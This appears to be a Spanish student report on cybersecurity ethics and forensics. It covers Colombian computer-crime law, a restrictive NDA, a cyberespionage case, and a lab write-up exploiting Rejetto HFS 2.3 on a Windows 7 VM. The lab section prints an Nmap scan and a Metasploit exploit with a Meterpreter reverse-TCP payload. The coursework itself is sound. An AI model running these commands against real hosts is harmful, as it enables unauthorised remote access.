
Artículo 269-D



Nota. Imagen consultada y sustraída en https://www.funcionpublica.gov.coArtículo 269F - Violación de Datos Personales: En lo particular creo que se puede ver comprometido si el acuerdo del Anexo 3 limita la denuncia de incidentes que impliquen la violación de datos personales. Este aspecto podría facilitar el uso indebido de datos personales, ya que inhibe una respuesta adecuada a posibles accesos no autorizados o usos inapropiados de dicha información, en contravención con lo establecido en la Ley 1273.

Figura 12


Art. 269-F



Nota. Imagen consultada y sustraída en https://www.funcionpublica.gov.co. Artículo 269H - Circunstancias de agravación punitiva: podría ser aplicable si las restricciones del acuerdo contribuyen a un entorno donde las actividades ilícitas relacionadas con datos sensibles o sistemas de confianza no sean denunciadas, facilitando una infracción con agravantes según la Ley 1273.

Figura 13

Art. 269-H



Nota. Imagen consultada y sustraída en https://www.funcionpublica.gov.co

Análisis Propuesta Laboral

Como experto en ciberseguridad, la decisión de aplicar depende de varios factores, en referencia temas relevantes como el atractivo aspecto salarial, así como un contrato vitalicio de por medio, pero también está de por medio los riesgos que se asumen con los aspectos contractuales descritos mediante el acuerdo de confidencialidad que se debe firmar.

Por tanto, tomando como referencia aspectos fundamentales dentro de mi Ética Profesional no aplicaría a este tipo de ofertas, especialmente temas donde se restringe la denuncia de actividades sospechosas y/o ilegales, como se sugiere en el acuerdo del Anexo 3, que podrían contradecir principios éticos propios y las mejores prácticas en ciberseguridad. Dentro de mi parecer la confidencialidad y la transparencia son fundamentales para garantizar la integridad de la información y proteger a la organización y a sus clientes.

En otro aspecto, el riesgo legal y reputacional para mi es muy importante dentro de los marcos de contratación y en especial este se puede incurrir en procesos de carácter legal sobre el conocimiento de procesos o procedimientos ilegales dentro de la empresa, siendo el responsable de la seguridad informática se puede comprometer las actividades propias de los cumplimientos legales sobre seguridad de la información en especial lo referente con los delitos informáticos.

Caso Ciberespionaje y Ética en CyberFort Technologies

Un caso muy complejo de abordar, por ser de alto impacto gubernamental y aspectos relevantes al interior del estado, este caso de CyberFort Technologies destaca un dilema serio y muy preocupante en ciberseguridad, donde las empresas tienen la responsabilidad de manejar información sensible con integridad y profesionalismo. En este caso, el acceso privilegiado de CyberFort fue usado de manera inapropiada para recopilar y comercializar información

confidencial sin autorización, lo que compromete la confianza de los clientes y afecta la reputación del sector, para este caso de la empresa misma.

Legalmente, las acciones de los empleados de CyberFort podrían ser consideradas Ciberespionaje y violación de privacidad, infringiendo la normatividad sobre protección de datos y confidencialidad. La venta de información sin autorización puede conllevar cargos adicionales como espionaje corporativo y malversación de información confidencial.

Pregunta 1 – Acceso Información Sensible en Auditorias

Aquí es muy importante validar el alcance de los accesos requeridos, donde las empresas de ciberseguridad deben acceder única y estrictamente a información necesaria para las auditorias, sin extralimitar sus funciones a temas o accesos a otra data no autorizada, siendo imperioso la definición del alcance, el tipo de información y las restricciones sobre los datos y los sistemas de información.

De igual forma, para prevenir el mal uso del acceso, se debe implementar políticas de seguridad robustas que supervisen y registren las actividades de los usuarios durante las auditorías. Esto incluye la limitación de permisos en función del roles y responsabilidades al interior de las auditorías internas y externas para asegurar el cumplimiento de las normas internas.

Pregunta 2 – Mecanismos de Supervisión

Para prevenir el uso indebido de herramientas de análisis forenses en ciberseguridad es importa establecer mecanismos de supervisión y controles estrictos que permita limitar el uso a los usuarios de acuerdo con los permisos establecidos:

- Control de Acceso y Segmentación de Permisos.
- Monitoreo de Actividades y Registro de Acciones (Logs).

- ❖ Auditorías Internas y Externas.
- ❖ Políticas de Confidencialidad y Responsabilidad Ética.
- ❖ Sistema de Autorizaciones y Supervisión Directa.
- ❖ Capacitación Continua en Ética y Responsabilidad Digital.
- ❖ Implementación de Tecnología de Prevención y Detección de Amenazas Internas.

Pregunta 3 – Respuesta Gubernamental Actos Ciberespionaje

La respuesta por entidades gubernamentales debe ser rápido, contundente y transparentes mediante protocolos claros y precisos que den cobertura a aspectos legales, éticos y judiciales.

A través de sus agencias especializadas establecidas para el control de los entornos cibernéticos debe plantear la realización de investigaciones internas de tipo legales y auditorías externas que permitan investigar el alcance de las posibles violaciones de seguridad, así como la responsabilidad de los actores de cada evento o incidente, también es importante la colaboración con organismos reguladores, agencias de inteligencias y los organismos judiciales para que se logre establecer responsabilidades y acciones que sienten precedentes antes actuaciones de ciberespionaje.

De acuerdo con los resultados de las investigaciones, se debe estimar los tipos de sanciones a nivel económico como de términos de contratación en aquellos eventos que o ameriten o se puedan tomar este tipo de decisiones, así como la implementación de criterios más estrictos sobre la selección de proveedores, evaluando sus competencias técnicas, así como historial ético y reputacional.

Etapa 3


Descripción Herramientas De Software

Fase de Recolección de la Información

Windows 7. En este aspecto podemos identificar el equipo al cual se le practicara el ejercicio de escaneo el cual contamos con un sistema operativo basado en x64 – Microsoft Windows 7 Professional SP1 Compilacion7601 de nombre de equipo PC202006_DU, este equipo de cómputo tiene un usuario de ingreso sin contraseña de acceso, la dirección IP asignada es la 192.168.1.10.

Figura 14

Recolección Información




Nota. Recolección de información de la maquina Windows 7

Nmap. Para este paso el software que se usara para el análisis de red y auditoria, el cual se instala en la versión de Kali Linux para ejecutar los comandos y reconocer las direcciones IP del dispositivo a evaluar, el software es el NMAP Versión 7.94SVN compilado e instalado en la máquina de auditoría.

Figura 15

Software Nmap



Nota. Compilado e instalado en la máquina de auditoría

Fase Búsqueda Vulnerabilidades

Es importante dentro de las actividades descritas en el anexo 4, es la identificación de los medios de la maquina vulnerada como se está generando la fuga de información, para lo cual se tiene dentro del contexto, referencia de varias posibilidades.


Se puede considerar que la maquina es una SO Windows 7, que para la actualidad se encuentra obsoleto y sin soporte por parte de la Microsoft por lo cual no recibe servicio de actualizaciones, lo que imposibilita el parcheo en caso de vulnerabilidades conocidas para este tipo de Sistema Operativo.

Como segunda consideración la maquina se encuentra con un usuario básico sin ningún tipo de seguridad y/o contraseña de acceso que permita brindar una capa de seguridad.

Dentro del descubrimiento se observa la instalación de la aplicación Rejetto File server Versión 2.3, el cual no está actualizado (Ultima versión 2.4.0 RC7).

Figura 16

Aplicación Rejetto File Server Versión 2.3



Nota. Validación herramienta Rejetto File Server.

Este software puede presentar vulnerabilidades[8] conocidas y explotadas con antelación como el CVE-2024-1226 (Ataques de secuencia de comandos) y el CVE-224-1227 (Redirección de páginas legitimas a sitios maliciosos).

Figura 17

Cve-224-1227 Incibe

Nota. Consulta boletín Incibe-cert en el enlace: https://www.incibe.es/


[8] INCIBE. (05 de febrero de 2024). Obtenido de Múltiples vulnerabilidades en Http File Server de Rejetto: https://www.incibe.es/incibe-cert/alerta-temprana/avisos/multiples-vulnerabilidades-en-http-file-server-de-rejetto

Fase Explotación Vulnerabilidades

Para esta fase con las máquinas virtuales iniciadas, la ejecución de los comandos se realizará desde la consola Kali Linux, y el equipo intervenido será la maquina Windows 7 SP1, el cual cuenta con la ejecución del software Rejetto en su versión V2.3.

Figura 18

Consola Kali Linux




Nota. Equipo Windows 7.1 intervenido desde maquina Linux

Desde la herramienta NMAP buscamos los puertos accesibles en el sistema Windows 7 – SP1 y la información disponible, mediante el comando:

Nmap -sS 192.168.1.10 -A

Figura 19

Comando Nmap -sS 192.168.1.10 -A



Nota. Puertos accesibles en el sistema Windows 7

Fase Post – Explotación

Para esta fase después de evidenciar las posibles vulnerabilidades y accesos permitidos en el equipo víctima, de forma controlada se realiza diferentes pruebas de a través del uso de exploit (msf6), payload y ejecución tipo Shell, para tener acceso y control al equipo Windows con la dirección IP 192.1681.10.


Los comandos usados en Linux fueron:

exploit(windows/http/rejetto_hfs_exec)

set payload windows/x64/meterpreter/reverse_tcp set rhost 192.168.1.10

Figura 20

Comandos: Exploit(windows/http/rejetto_hfs_exec)



Nota. Evidencias de vulnerabilidades en el equipo victima

Fase Informe

El análisis detallado de la situación reveló que el equipo comprometido estaba operando con configuraciones de seguridad insuficientes y una infraestructura obsoleta, lo que lo hacía vulnerable a ataques externos. La investigación mostró que el Windows 7 (sistema operativo), sin actualizaciones de seguridad recientes, y la presencia de una aplicación con fallos críticos (Rejetto v2.3) facilitaban el acceso remoto no autorizado. Esto evidenció fallas de seguridad críticas, ya que ni el firewall ni los controles adicionales estaban configurados para mitigar estas

amenazas, este entorno de prueba permite establecer que esta combinación de vulnerabilidades permite desde un acceso remoto acceder a información sensible y configuraciones generales del equipo.

Listado de Datos Anexo - 4

Para abordar el escenario propuesto de la etapa 3 – Componente Practico - anexo 4, en la identificación del fallo de seguridad en el equipo Windows afectado. A continuación, se detallan los datos que fueron útiles en la investigación y su respectiva descripción en el contexto de la situación:

Como primera medida fue importante la validación de Información del sistema operativo del equipo afectado (Windows 7 SP1) y el cual tenía el software Rejetto V2.3 identificada como vulnerable de acuerdo con las investigaciones previas sobre CVE arrojadas en l plataforma INCIBE. Este detalle fue clave porque permitió focalizar la búsqueda en posibles exploits asociados a la versión de esta aplicación y el sistema operativo Windows. El exploit que podría derivar en acceso mediante Shell y escalación de privilegios nos indicó una falla potencialmente crítica.

Al examinar las conexiones de red, y en énfasis en los puertos abiertos, se identificaron intentos de conexión saliente que no correspondían con las actividades esperadas de la aplicación. Esto permite la validación de la aplicación vulnerable, así como la ejecución en la transmisión de datos, como parte de la fuga de información.

Otra acción establecida fue la validación de los registros de eventos de Windows, los cuales se usaron para buscar eventos inusuales relacionados con la creación de usuarios y actividad de escalación de privilegios. La creación de un usuario con privilegios de administrador adicional que no estaba registrado inicialmente puede haber sido parte del exploit.


Esto permite a el atacante el uso de técnicas de escalación de privilegios, aprovechando vulnerabilidades de la aplicación o configuraciones débiles en el sistema.

Identificación Fallos Seguridad

En la identificación de fallos de seguridad del sistema operativo Windows 7 (SP1) se logró identificar o establecer que este sistema operativo en desuso y/u obsoleto por no recibir actualizaciones de seguridad de la casa Microsoft hace años, presenta servicios y conexiones abiertos que permiten el acceso remoto, así como servicios Firewall desactivados que posibilita las acciones de los atacantes para la búsqueda y ejecución de vulnerabilidades.

Figura 21

Identificación Fallos Seguridad



Nota. Búsqueda y ejecución de vulnerabilidades en el equipo víctima.

